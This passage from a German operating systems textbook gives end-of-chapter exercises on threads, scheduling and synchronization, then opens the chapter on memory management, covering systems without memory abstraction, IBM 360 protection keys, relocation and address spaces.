- 9.** Im Text haben wir einen Webserver mit mehreren Threads beschrieben. Wir haben gezeigt, warum dieser besser als ein Webserver mit einem Thread und auch besser als ein Server ist, der als endlicher Automat realisiert wird. Gibt es irgendwelche Umstände, unter denen ein Einzel-Thread-Server besser wäre? Geben Sie ein Beispiel an.

10. In ▶ Abbildung 2.12 wird der Registersatz als zugehörig zum Thread aufgelistet anstatt als prozesszugehörig. Warum? Trotzdem hat die Maschine nur einen Registersatz.
11. Weshalb sollte ein Thread je freiwillig die CPU durch den Aufruf `thread_yield` aufgeben? Da es keinen zyklischen Timerinterrupt gibt, könnte er vielleicht die CPU nie wieder zugeteilt bekommen.
12. Kann ein Thread je durch einen Timerinterrupt unterbrochen werden? Wenn ja, unter welchen Umständen? Wenn nein, warum nicht?
13. Bei dieser Aufgabe müssen Sie das Lesen einer Datei einmal von einem Einfach-Thread-Dateiserver mit dem von einem Mehrfach-Thread-Dateiserver vergleichen. Es dauert 15 ms, um eine Arbeitsanfrage zu bekommen, sie weiterzuleiten und den Rest des notwendigen Ablaufes abzuarbeiten, unter der Voraussetzung, dass die benötigten Daten im Festplatten-Cache liegen. Wenn ein Festplattenzugriff notwendig ist, was bei einem Drittel der Fälle vorkommt, so werden zusätzliche 75 ms benötigt. In dieser Zeit schläft der Thread. Wie viele Anfragen kann der Server pro Sekunde bearbeiten, wenn er nur einen Thread hat? Und wie viele sind es, wenn er mehrere Threads hat?
14. Welches ist der größte Vorteil der Implementierung von Threads im Benutzeradressraum? Welches ist der größte Nachteil?
15. Im Programm in ▶ Abbildung 2.15 sind die Aktionen „Erzeugung eines Threads“ und „Nachricht drucken“ zufällig miteinander verschachtelt. Gibt es eine Möglichkeit, die folgende strenge Reihenfolge zu erzwingen: Erzeugung von Thread 1 – Drucken der Nachricht durch Thread 1 – Beenden von Thread 1 – Erzeugung von Thread 2 – Drucken der Nachricht durch Thread 2 – Beenden von Thread 2 – und so weiter? Falls ja, wie? Wenn nein, warum nicht?
16. In der Diskussion um globale Variablen in Threads haben wir den Aufruf `create_global` benutzt, um Speicher für einen Zeiger auf die Variable anstatt für die Variable selbst zu reservieren. Ist das wesentlich für den Ablauf oder könnten die Prozeduren genauso gut mit den Variablen ausgeführt werden?
17. Betrachten Sie ein System, in dem die Threads vollständig im Benutzeradressraum realisiert sind und bei dem das Laufzeitsystem einmal in der Sekunde ein Timerinterrupt bekommt. Angenommen, ein Timerinterrupt ereignet sich, während ein Thread im Laufzeitsystem ausgeführt wird. Welches Problem könnte auftreten? Können Sie eine Lösung vorschlagen?
18. Angenommen, ein Betriebssystem hätte keinen mit dem `select`-Systemaufruf vergleichbaren Mechanismus, um im Voraus zu erkennen, ob das Lesen aus einer Datei, einem Kanal oder von einem anderen Gerät sicher ist. Aber das Auslösen eines Alarms wäre erlaubt, wenn ein Interrupt Systemaufrufe blockiert. Ist es möglich, unter diesen Bedingungen ein Thread-Paket im Benutzeradressraum zu realisieren? Beleuchten Sie das Für und Wider.

19. Kann das Prioritätsumkehrproblem, das in Abschnitt 2.3.4 besprochen wurde, mit Threads auf Anwenderebene auftreten? Warum bzw. warum nicht?
20. In Abschnitt 2.3.4 wurde eine Situation mit einem Prozess H , der hohe Priorität hatte, und einem Prozess L , der niedrige Priorität hatte, beschrieben. In diesem Beispiel lief H in eine Endlosschleife. Tritt dasselbe Problem auch auf, wenn Round-Robin-Scheduling anstatt Prioritätsscheduling verwendet wird? Erörtern Sie dies.
21. Gibt es in einem System mit Threads einen Stack pro Thread oder einen Stack pro Prozess, wenn Threads auf Anwenderebene benutzt werden? Und was ist, wenn Kern-Threads eingesetzt werden? Erklären Sie dies.
22. Wenn ein Computer entwickelt wird, wird er normalerweise zuerst durch ein Programm simuliert, das einen Befehl nach dem anderen ausführt. Sogar Systeme mit mehreren Prozessoren werden auf diese Art und Weise streng sequenziell simuliert. Ist es möglich, dass eine Race Condition auftritt, wenn es wie hier keine gleichzeitigen Ereignisse gibt?
23. Funktioniert die Lösung mit aktivem Warten, bei der die *turn*-Variable benutzt wird (siehe ▶ Abbildung 2.23), wenn die beiden Prozesse auf einem Multiprozessor mit gemeinsamem Speicher laufen (also auf einem System, das aus zwei CPUs mit gemeinsamem Arbeitsspeicher besteht)?
24. Würde die Lösung von Peterson für das Problem des wechselseitigen Ausschlusses, die in ▶ Abbildung 2.24 dargestellt ist, funktionieren, wenn das Prozess-Scheduling unterbrechbar ist? Was ist, wenn es nicht unterbrechbar ist?
25. Beschreiben Sie in einem kurzen Abriss, wie ein Betriebssystem, das Interrupts ausschalten kann, Semaphore realisieren könnte.
26. Zeigen Sie, wie zählende Semaphore (d.h. Semaphore, die einen beliebigen Wert besitzen können) nur durch die Verwendung von binären Semaphoren und einfachen Maschinenbefehlen implementiert werden können.
27. Wenn ein System nur zwei Prozesse hat, ist es dann sinnvoll eine Barriere zu benutzen, um die Prozesse zu synchronisieren? Warum bzw. warum nicht?
28. Können zwei Threads desselben Prozesses synchronisiert werden, wenn sie ein Kern-Semaphor benutzen und im Kern realisiert werden? Was passiert, wenn sie im Benutzeradressraum implementiert werden? Nehmen Sie an, dass keine Threads in anderen Prozessen Zugriff auf das Semaphor haben. Erörtern Sie Ihre Antworten.
29. Die Synchronisation innerhalb von Monitoren benutzt Zustandsvariablen und zwei spezielle Operationen: `wait` und `signal`. Eine allgemeinere Form der Synchronisation wäre eine einzige Basisoperation `waituntil`, die ein beliebiges boolesches Prädikat als Parameter hätte. So könnte man zum Beispiel sagen:

waituntil $x < 0$ or $y + z < n$

Die `signal`-Operation würde nicht mehr gebraucht. Dieses Schema ist offensichtlich allgemeiner als das von Hoare oder Brinch Hansen, aber es wird nicht benutzt. Warum nicht? *Hinweis:* Denken Sie an die Implementierung.

- 30.** Ein Schnellimbiss hat vier Arten von Angestellten: (1) Bedienungen, die die Bestellungen der Kunden aufnehmen, (2) Köche, die das Essen zubereiten, (3) Einpacker, die das Essen in Tüten einpacken, und (4) Kassierer, die den Kunden die Tüten geben und das Geld entgegennehmen. Jeder Angestellte kann als ein kommunizierender, sequenzieller Prozess betrachtet werden. Welche Art von Interprozesskommunikation benutzen sie? Setzen Sie dieses Modell in Beziehung zu Prozessen in UNIX?
- 31.** Angenommen, wir haben ein System mit Nachrichtenaustausch, das Mailboxen benutzt. Wenn eine Nachricht zu einer vollen Mailbox geschickt wird oder von einer leeren abgeholt werden soll, blockiert der Prozess nicht. Stattdessen bekommt er eine Fehlermeldung zurück. Der Prozess reagiert auf die Fehlermeldung einfach dadurch, dass die Aktion fortlaufend wiederholt wird, bis sie irgendwann Erfolg hat. Führt dieses Vorgehen zu Race Conditions?
- 32.** Der CDC 6660 konnte bis zu zehn Ein-/Ausgabeprozesse gleichzeitig behandeln, indem er eine interessante Art des Round-Robin-Schedulings verwendete, das Prozessor-Sharing genannt wird. Nach jedem Befehl wurden die Prozesse gewechselt, so dass Befehl 1 von Prozess 1 kam, Befehl 2 von Prozess 2 etc. Der Prozesswechsel wurde von der Hardware erledigt und es gab keinen Aufwand. Angenommen, ein Prozess benötigte ohne Wettbewerb die Zeit T s, um abgearbeitet zu werden. Wie lange hätte er dann gebraucht, wenn Prozessor-Sharing mit n Prozessen angewandt wurde?
- 33.** Kann durch das Analysieren des Quellcodes ein Maß dafür angegeben werden, ob der Prozess voraussichtlich rechenintensiv oder E/A-intensiv ist? Wie lässt sich das zur Laufzeit bestimmen?
- 34.** Im Abschnitt „Wann soll das Scheduling erfolgen?“ wurde erwähnt, dass manchmal das Scheduling verbessert werden kann, wenn ein wichtiger Prozess blockiert und dann selbst mitentscheiden kann, welcher Prozess als nächster Rechenzeit erhält. Nennen Sie eine Situation, in der dies verwendet werden könnte, und erklären Sie warum.
- 35.** Messungen eines bestimmten Systems haben gezeigt, dass der durchschnittliche Prozess eine Zeit T läuft, bevor er wegen Ein-/Ausgabe blockiert. Das Wechseln zwischen Prozessen benötigt die Zeit S , die effektiv verschwendet wird (Aufwand). Geben Sie für Round-Robin-Scheduling mit dem Quantum Q eine Formel für die CPU-Effizienz für jeden der folgenden Fälle an:
 - a. $Q = \infty$
 - b. $Q > T$

- c. $S < Q < T$
d. $Q = S$
e. Q ist ungefähr 0.
- 36.** Fünf Aufgaben warten darauf, ausgeführt zu werden. Die erwarteten Laufzeiten sind 9, 6, 3, 5 und X . In welcher Reihenfolge sollten sie abgearbeitet werden, um die durchschnittliche Antwortzeit zu minimieren? (Ihre Antwort wird wohl von X abhängig sein.)
- 37.** Fünf Stapelverarbeitungsjobs von A bis E kommen fast zur gleichen Zeit in einem Rechenzentrum an. Ihre geschätzten Laufzeiten sind 10, 6, 2, 4 und 8 Minuten. Ihre (extern bestimmten) Prioritäten sind 3, 5, 2, 1 bzw. 4, wobei 5 die höchste Priorität darstellt. Bestimmen Sie für jede der folgenden Schedulingstrategien die durchschnittliche Prozessdurchlaufzeit. Vernachlässigen Sie dabei den Aufwand des Prozesswechsels.
- a. Round Robin
 - b. Prioritätsscheduling
 - c. First Come First Served (in der Ankunftsreihenfolge 10, 6, 2, 4, 8)
 - d. Shortest Job First
- Nehmen Sie für (a) an, dass das System multiprogrammierbar ist und dass die CPU unter den Jobs fair aufgeteilt wird. Für (b) bis (d) nehmen Sie an, dass immer nur jeweils ein einziger Job bis zum Ende ausgeführt wird. Alle Jobs sind vollständig CPU-intensiv.
- 38.** Ein Prozess, der auf einer CTSS läuft, benötigt 30 Quanten, um abgearbeitet zu werden. Wie oft muss er eingelagert werden, einschließlich des allerersten Mals (also bevor er überhaupt gelaufen ist)?
- 39.** Können Sie sich eine Lösung überlegen, die das CTSS-Prioritäten-System davon schützt, durch zufälliges Drücken der Return-Taste genarrt zu werden?
- 40.** Der Aging-Algorithmus mit $\alpha = 1/2$ wird zur Vorhersage von Laufzeiten verwendet. Die vorhergehenden Durchläufe, vom ältesten zum jüngsten, sind 40, 20, 40 und 15 ms. Wie lautet die Vorhersage für den nächsten Durchlauf?
- 41.** Ein weiches Echtzeitsystem hat vier periodische Ereignisse mit Perioden von jeweils 50, 100, 200 und 250 ms. Angenommen, die vier Ereignisse benötigen 35, 20, 10 bzw. x ms an CPU-Zeit. Wie groß darf x maximal sein, damit das System mit dem Scheduler verwaltbar bleibt?
- 42.** Erklären Sie, warum das Scheduling mit zwei zusammen verwendeten Verfahren gebräuchlich ist.
- 43.** Ein Echtzeitsystem muss zwei Sprachverbindungen ausführen, die beide alle 5 ms laufen und 1 ms der zugeteilten CPU-Zeit verbrauchen, und außerdem ein Video mit 25 Bildern pro Sekunde abspielen, wobei jedes Bild 20 ms CPU-Zeit benötigt. Ist dieses System mit einem Scheduler verwaltbar?

- 44.** Betrachten Sie ein System, bei dem die Strategie des Schedulings und der Mechanismus für das Scheduling von Kern-Threads voneinander getrennt sein sollen. Schlagen Sie eine Maßnahme vor, um dieses Ziel zu erreichen.
- 45.** Warum wird in der Lösung des Philosophenproblems (► Abbildung 2.46) in der Prozedur *take_forks* die Zustandsvariable auf *HUNGRY* gesetzt?
- 46.** Betrachten Sie die Prozedur *put_forks* in ► Abbildung 2.46. Nehmen Sie an, dass die Variable *state[i]* erst *nach* den beiden Aufrufen von *test* auf *THINKING* gesetzt wurde, anstatt *vorher*. Wie würde dies die Lösung beeinflussen?
- 47.** Das Leser-Schreiber-Problem lässt sich auf verschiedene Arten formulieren, wenn man berücksichtigt, welche Art von Prozessen zu welchem Zeitpunkt gestartet werden kann. Beschreiben Sie sorgfältig drei verschiedene Varianten des Problems, von denen jede eine Art von Prozessen bevorzugt (oder nicht bevorzugt). Schildern Sie für jede Variation, was passiert, wenn ein Leser oder Schreiber bereit ist, auf die Datenbank zuzugreifen, und was passiert, wenn ein Prozess mit dem Zugriff fertig ist.
- 48.** Schreiben Sie ein Shellskript, das eine Datei mit aufeinanderfolgenden Zahlen erzeugt, indem es die letzte Zahl aus der Datei liest, 1 addiert und diese Zahl dann an die Datei anfügt. Lassen Sie eine Instanz des Skripts im Hintergrund laufen und eine im Vordergrund, die jedoch beide auf die gleiche Datei zugreifen. Wie lange dauert es, bis eine Race Condition auftritt? Was ist die kritische Region? Verändern Sie das Skript, um die Race Condition zu verhindern. (*Hinweis:* Benutzen Sie das Kommando

ln file file.lock

um die Datei zu sperren.)

- 49.** Nehmen Sie an, dass Sie ein Betriebssystem haben, das Semaphore anbietet. Implementieren Sie ein Nachrichtensystem. Schreiben Sie Prozeduren für das Senden und Empfangen von Nachrichten.
- 50.** Lösen Sie das Philosophenproblem, indem Sie Monitore anstelle von Semaphoren verwenden.
- 51.** Eine Universität will aus Gründen der politischen Korrektheit eine Doktrin des U.S. Supreme Courts „Getrennt, aber gleich“ beinhaltet die Ungleichheit“ (*Separate but equal is inherently unequal*) nicht nur auf die Rasse, sondern auch auf das Geschlecht anwenden und die lange währende Praxis der nach Geschlechtern getrennten Toiletten beenden. Es gibt jedoch ein Zugeständnis an die Tradition: Wenn eine Frau auf der Toilette ist, darf nur eine andere Frau und kein Mann eintreten und umgekehrt. Eine verschiebbare Anzeige an jeder Toilettentür zeigt den aktuellen der drei möglichen Zustände an:
- Leer
 - Frau anwesend
 - Mann anwesend

Schreiben Sie in einer Programmiersprache, die Sie mögen, die folgenden Prozeduren: *Frau_möchte_eintreten*, *Mann_möchte_eintreten*, *Frau_verlässt_die_Toilette*, *Mann_verlässt_die_Toilette*. Sie können beliebige Zähler und Synchronisationstechniken verwenden.

- 52.** Ändern Sie das Programm in ► Abbildung 2.23 so ab, dass es mehr als zwei Prozesse verwalten kann.
- 53.** Schreiben Sie ein Programm, das ein Erzeuger-Verbraucher-Problem beschreibt und das Threads und gemeinsame Puffer benutzt. Benutzen Sie jedoch kein Semaphor oder andere Synchronisationsprimitive, um die gemeinsamen Datenstrukturen zu überwachen. Lassen Sie einfach jeden Prozess zugreifen, wenn er möchte. Benutzen Sie `sleep` und `empty`, um die Bedingungen „voll“ und „leer“ zu verwalten. Beobachten Sie, wie lange es dauert, bis eine verhängnisvolle Race Condition auftritt. Sie könnten zum Beispiel den Erzeuger gelegentlich eine Zahl ausdrucken lassen. Lassen Sie aber nicht mehr als eine Zahl pro Minute ausdrucken, denn die Ein-/Ausgabe könnte die Race Condition beeinträchtigen.

3

ÜBERBLICK

Speicherverwaltung

3.1	Systeme ohne Speicherabstraktion	229
3.2	Speicherabstraktion: Adressräume.....	232
3.3	Virtueller Speicher	241
3.4	Seitenersetzungsalgorithmen.....	255
3.5	Entwurfskriterien für Paging-Systeme	270
3.6	Implementierungsaspekte	282
3.7	Segmentierung	289
3.8	Forschung zur Speicherverwaltung	302
	Zusammenfassung.....	303
	Übungen.....	304

» Arbeitsspeicher (RAM) ist ein wichtiges Betriebsmittel, das sorgfältig verwaltet werden muss. Ein durchschnittlicher PC hat heute zwar 10.000-mal so viel Speicher wie die IBM 7094, in den frühen Sechzigern der größte Computer der Welt, aber die Programme wachsen schneller als der verfügbare Speicher. Parkinsons Gesetz¹, auf diese Situation übertragen, besagt, dass Programme sich ausdehnen, um den verfügbaren Speicher auszufüllen. In diesem Kapitel untersuchen wir, wie Betriebssysteme Abstraktionen des Speichers erzeugen und verwalten.

Jeder Programmierer hätte am liebsten einen privaten, unendlich großen, unendlich schnellen Speicher, der dazu noch nicht flüchtig ist, das heißt, dessen Inhalt nicht verloren geht, wenn die Stromversorgung unterbrochen wird. Wenn wir schon dabei sind, könnte er eigentlich auch noch billig sein. Dummerweise funktioniert realer Speicher zurzeit so nicht. Vielleicht werden Sie ja eines Tages zum Erfinder des perfekten Speichers.

Bis es so weit ist – womit begnügen wir uns solange? Im Laufe der Jahre wurde das Konzept der **Speicherhierarchie** (*memory hierarchy*) entwickelt: An der Spitze stehen ein paar Megabyte eines sehr schnellen, teuren und flüchtigen Cache-Speichers. Die nächsten Stufen bilden der einige Gigabyte große mittelschnelle und mittelteure Arbeitsspeicher und ein langsamer, billiger und nicht flüchtiger Plattenspeicher, der einige Terabyte groß sein kann. Hinzu kommen noch die entfernbaren Speichermedien wie DVDs und USB-Sticks. Das Betriebssystem hat die Aufgabe, diese Hierarchie in ein nützliches Modell zu verwandeln und diese Abstraktion dann zu verwalten.

Der Teil des Betriebssystems, der (Teile der) Speicherhierarchie verwaltet, heißt **Speicherverwaltung** (*memory manager*). Seine Aufgabe besteht darin, den Speicher effizient zu verwalten: Er verfolgt, welche Speicherbereiche gerade benutzt werden, teilt Prozessen Speicher zu, wenn sie ihn benötigen, und gibt ihn anschließend wieder frei.

In diesem Kapitel untersuchen wir unterschiedliche Strategien zur Speicherverwaltung, darunter einige sehr einfache, aber auch hoch komplizierte. Da das Verwalten der untersten Ebene des Cache-Speichers normalerweise von der Hardware vorgenommen wird, liegt der Fokus dieses Kapitels auf dem Programmiermodell des Arbeitsspeichers und auf dessen effizienterer Verwaltung. Die Abstraktionen und die Verwaltung von permanentem Speicher – der Platte – sind das Thema des nächsten Kapitels. Wir beginnen mit einer möglichst einfachen Strategie und arbeiten uns dann langsam zu den ausgefeilten Methoden vor.



¹ „Jede Arbeit dauert so lange, wie Zeit für sie zur Verfügung steht.“ (Cyril N. Parkinson)
(Anm. d. Übers.)

3.1 Systeme ohne Speicherabstraktion

Die einfachste Speicherabstraktion ist, überhaupt keine Abstraktion einzusetzen. Frühe Großrechner (vor 1960), frühe Minicomputer (vor 1970) und frühe PCs (vor 1980) hatten keine Speicherabstraktion. Jedes Programm hatte einfach den physischen Speicher vor sich. Wenn ein Programm einen Befehl wie

```
MOV REGISTER1, 1000
```

ausführte, hat der Computer lediglich den Inhalt der physischen Speicheradresse 1000 in *REGISTER1* abgelegt. Damit war das Modell des Speichers, das dem Programmierer präsentiert wurde, einfach physischer Speicher: eine Menge von Adressen von 0 bis zu einem gewissen Maximum, wobei jeder Adresse eine Zelle zugeordnet war, die eine bestimmte Anzahl von Bits (in der Regel acht) enthielt.

Unter diesen Bedingungen war es nicht möglich, zwei Programme gleichzeitig laufen zu lassen. Wenn das erste Programm einen neuen Wert zum Beispiel an die Speicheradresse 2000 schrieb, wurde damit möglicherweise ein Wert gelöscht, den das zweite Programm hier abgelegt hatte. Nichts würde mehr funktionieren und beide Programme würden fast augenblicklich abstürzen.

Aber selbst mit diesem Speichermodell, bei dem nur der physische Speicher benutzt wird, sind noch mehrere Optionen möglich. ► Abbildung 3.1 zeigt drei Variationen. Das Betriebssystem liegt entweder am unteren Rand des Speichers im RAM (► Abbildung 3.1(a)) oder am oberen Rand im ROM (► Abbildung 3.1(b)) oder die Gerätetreiber liegen oben im ROM und der Rest des Systems liegt unten im RAM (► Abbildung 3.1(c)). Das erste Modell wurde früher in Großrechnern und Minicomputern verwendet, wird aber heute kaum noch eingesetzt. Das zweite Modell wird in einigen Handheld-Computern und eingebetteten Systemen benutzt. Das dritte Modell wurde von frühen PCs (z.B. unter MS-DOS) verwendet. Der Teil des Systems im ROM wird **BIOS (Basic Input Output System)** genannt. Die Modelle (a) und (c) haben den Nachteil, dass ein Fehler im Anwendungsprogramm das Betriebssystem aushebeln kann – möglicherweise mit verheerenden Folgen (wie zum Beispiel der Zerstörung der Platteninhalte).




Abbildung 3.1: Drei einfache Möglichkeiten, den Speicher für einen Benutzerprozess und das Betriebssystem zu organisieren. Es gibt aber noch andere Möglichkeiten.

In einem so strukturierten System kann jeweils nur ein Prozess laufen. Sobald der Benutzer ein Kommando eingibt, lädt das Betriebssystem das entsprechende Programm von der Platte in den Speicher und führt es aus. Wenn der Prozess beendet ist, gibt das System ein Prompt-Zeichen aus. Beim nächsten Kommando lädt es das neue Programm in den Speicher und überschreibt dabei das alte.

Eine Möglichkeit, um wenigstens ein wenig Parallelität in einem System ohne Speicherabstraktion zu erhalten, ist die Programmierung von mehreren Threads. Da ohnehin alle Threads in einem Prozess das gleiche Speicherbild sehen sollten, ist dieser Punkt kein Problem. Auch wenn dieser Ansatz grundsätzlich funktioniert, ist er doch nur von begrenztem Nutzen, denn das, was eigentlich erreicht werden sollte – nämlich voneinander *unabhängige* Programme zur selben Zeit laufen zu lassen –, bietet die Abstraktion über Threads gerade nicht. Außerdem ist es fraglich, ob ein System, das so primitiv ist, dass es keine Speicherabstraktion kennt, in der Lage sein wird, Thread-Abstraktionen zur Verfügung zu stellen.

Mehrere Programme ohne Speicherabstraktion ausführen

Dennoch ist es selbst ohne Speicherabstraktion möglich, mehrere Programme gleichzeitig auszuführen. Dazu muss das Betriebssystem den gesamten Inhalt des Speichers in einer Plattendatei ablegen, dann das nächste Programm holen und ausführen. Solange jeweils nur ein Programm im Speicher ist, gibt es auch keine Konflikte. Dieses Konzept (Swapping) besprechen wir weiter hinten noch genauer.

Mit einiger zusätzlicher spezieller Hardware ist es möglich, mehrere Programme auch ohne Swapping parallel laufen zu lassen. Die ersten Modelle des IBM 360 lösten das Problem folgendermaßen: Der Speicher wurde in 2-KB-Blöcke eingeteilt und jedem Block wurde ein 4-Bit-Schutzschlüssel zugewiesen, der wiederum in einem speziellen CPU-Register gespeichert war. Eine Maschine mit einem 1-MB-Speicher brauchte nur 512 dieser 4-Bit-Register für insgesamt 256 Byte Schlüsselspeicher. Das PSW (Programmstatuswort) enthält ebenfalls einen 4-Bit-Schlüssel. Die Hardware der 360er-Serie löste jedes Mal einen Systemaufruf aus, wenn ein laufender Prozess versuchte, auf den Speicher mit einem Schutzcode zuzugreifen, der sich vom PSW-Schlüssel unterschied. Da nur das Betriebssystem die Schutzschlüssel verändern konnte, wurde so verhindert, dass die Benutzerprozesse untereinander und mit dem Betriebssystem selbst in Konflikt gerieten.

Trotzdem hatte diese Lösung einen großen Nachteil, der in ▶ Abbildung 3.2 dargestellt ist. Wir haben hier zwei Programme, die beide 16 KB groß sind und jeweils einen unterschiedlichen Speicherschlüssel haben (▶ Abbildung 3.2(a) und (b)). Das erste Programm startet mit einem Sprung zur Adresse 24, an der sich ein MOV-Befehl befindet. Das zweite Programm springt als Erstes zur Adresse 28, die einen CMP-Befehl enthält. In der Abbildung sind nur die Befehle dargestellt, die für unsere Betrachtung relevant sind. Wenn die zwei Programme hintereinander, beginnend bei Adresse 0 in den Speicher geladen werden, haben wir die Situation von ▶ Abbildung 3.2(c). Wir nehmen hier an, dass sich das Betriebssystem im oberen Speicherbereich befindet, und somit wird es nicht abgebildet.




Abbildung 3.2: Darstellung des Relocationsproblems
 (a) Ein 16-KB-Programm
 (b) Ein weiteres 16-KB-Programm
 (c) Die zwei Programme wurden hintereinander in den Speicher geladen.

Nachdem die Programme geladen sind, können sie ausgeführt werden. Da sie unterschiedliche Speicherschlüssel haben, kann erst einmal keines das andere beschädigen. Aber das Problem ist von anderer Art. Das erste Programm führt zunächst den Befehl `JMP 24` aus, der wie erwartet zum `MOV`-Befehl springt. Dieses Programm arbeitet also normal.

Nachdem das erste Programm eine Weile gelaufen ist, entscheidet sich das Betriebssystem möglicherweise, nun das zweite Programm laufen zu lassen, das oberhalb des ersten Programms im Speicher an der Adresse 16.384 geladen wurde. Der erste Befehl, der ausgeführt ist, ist `JMP 28`, der nun zum `ADD`-Befehl des ersten Programms springt anstatt zum `CMP`-Befehl, wohin es eigentlich springen sollte. Das Programm wird vermutlich in weit weniger als 1 Sekunde abstürzen.

Das Kernproblem ist hier, dass beide Programme absolute physische Speicheradressen ansprechen. Dies ist nun genau das, was wir nicht wollten. Wir möchten, dass jedes Programm auf einen privaten Adressbereich zugreift, der lokal für das Programm ist. Wir werden in Kürze zeigen, wie dies erreicht werden kann. Der IBM 360 bot eine Art Überbrückungslösung an, indem er das zweite Programm, sobald es in den Speicher geladen wurde, mittels **statischer Relokation** modifizierte. Diese Technik funktionierte folgendermaßen: Wenn ein Programm beispielsweise an die Adresse 16.384 geladen wurde, dann wurde während des Ladevorganges die Konstante 16.384 zu jeder Programmadresse addiert. Obwohl dieser Mechanismus bei korrekter Anwendung funktioniert, stellt er doch keine allgemeine Lösung dar und verlangsamt das Laden.

Außerdem müssen zusätzliche Informationen für alle ausführbaren Programme mitgeliefert werden, um zu unterscheiden, welches Speicherwort (relozierbare) Adressen enthält und welches nicht. Relozierte Adressen sind unabhängig von der Position im Arbeitsspeicher immer gültig und müssen etwa beim Verschieben eines Prozesses nicht neu berechnet werden. Beispielsweise müsste für die „28“ in Abbildung 3.2(b) eine neue Adresse berechnet werden, aber ein Befehl wie

```
MOV REGISTER1,28
```

der die Zahl 28 in *REGISTER1* lädt, muss nicht reloziert werden. Das Ladeprogramm benötigt ein Verfahren, um zu herauszufinden, was eine Adresse und was eine Konstante ist.

Schließlich neigt die Geschichte in der Computerwelt dazu, sich zu wiederholen, wie wir schon in Kapitel 1 bemerkt haben. Während die direkte Adressierung des physischen Speichers heute nur noch eine ferne Erinnerung auf Großrechnern, Minicomputern, Desktoprechnern und Notebooks ist, gibt es in eingebetteten Systemen und Smart Cards immer noch keine Speicherabstraktion. Geräte wie Radios, Waschmaschinen und Mikrowellen sind heutzutage alle voller Software (im ROM) und in den meisten Fällen adressiert die Software absoluten Speicher. Dies funktioniert hier, weil alle Programme im Voraus bekannt sind und die Benutzer nicht einfach ihre eigene Software auf ihrem Toaster laufen lassen dürfen.

Einige hoch entwickelte eingebettete Systeme (wie zum Beispiel Mobiltelefone) haben ausgeklügelte Betriebssysteme, einfache Systeme dagegen nicht. In einigen Fällen ist das Betriebssystem lediglich eine Bibliothek, die mit dem Anwendungsprogramm verbunden ist und Systemaufrufe zur Ausführung von Ein-/Ausgabe und anderer gewöhnlicher Aufgaben bereitstellt. Das populäre Betriebssystem **e-cos** ist ein verbreitetes Beispiel für ein Betriebssystem als Bibliothek.

3.2 Speicherabstraktion: Adressräume

Alles in allem ist das Vorgehen, Prozesse direkt auf den physischen Speicher zugreifen zu lassen, mit mehreren großen Nachteilen verbunden: Erstens können Benutzerprogramme, die jedes Byte des Speichers adressieren dürfen, leicht das Betriebssystem – absichtlich oder zufällig – aushebeln und damit das System zu einem völligen Stillstand bringen (es sei denn, es gibt spezielle Hardware wie das IBM-Modell von Schlüssel und Schloss). Dieses Problem existiert selbst dann, wenn nur ein Benutzerprogramm (Anwendung) läuft. Zweitens ist es mit diesem Modell schwierig, mehrere Programme gleichzeitig auszuführen (die sich abwechseln, falls es nur eine CPU gibt). Auf PCs ist es üblich, mehrere Programme gleichzeitig geöffnet zu haben, zum Beispiel ein Textverarbeitungsprogramm, ein E-Mail-Programm und einen Webbrowser, wobei auf einem Programm der aktuelle Fokus liegt, aber die anderen durch einen Mausklick reaktiviert werden können. Dieser Zustand ist ohne Abstraktion vom physischen Speicher kaum zu erreichen, man musste sich also etwas einfallen lassen.

3.2.1 Das Konzept des Adressraumes

Zwei Probleme müssen gelöst werden, wenn mehrere Anwendungen gleichzeitig im Speicher erlaubt sind, damit sie sich nicht gegenseitig stören: Schutz und Relokation. Auf der IBM 360 wurde eine primitive Lösung zum Schutz benutzt: Markiere Speicherblöcke mit einem Schutzschlüssel und vergleiche den Schlüssel des ausführenden Prozesses mit dem des eben geladenen Speicherwortes. Dieser Ansatz allein löst aber noch nicht das zweite Problem, abgesehen von der langsamen und komplizierten Lösung durch die Relokation von Programmen zur Ladezeit.

Eine bessere Lösung ist die Einführung einer neuen Speicherabstraktion: der **Adressraum** (*address space*). Genau wie das Prozesskonzept eine Art von abstrakter CPU erzeugt, um Programme auszuführen, erzeugt der Adressraum eine Art von abstraktem Speicher, in dem Programme leben können. Ein Adressraum ist die Menge von Adressen, die ein Prozess zur Adressierung des Speichers benutzen kann. Jeder Prozess hat seinen eigenen Adressraum, der unabhängig von den Adressräumen der anderen Prozesse ist (ausgenommen die speziellen Umstände, wenn Prozesse ihre Adressräume teilen wollen).

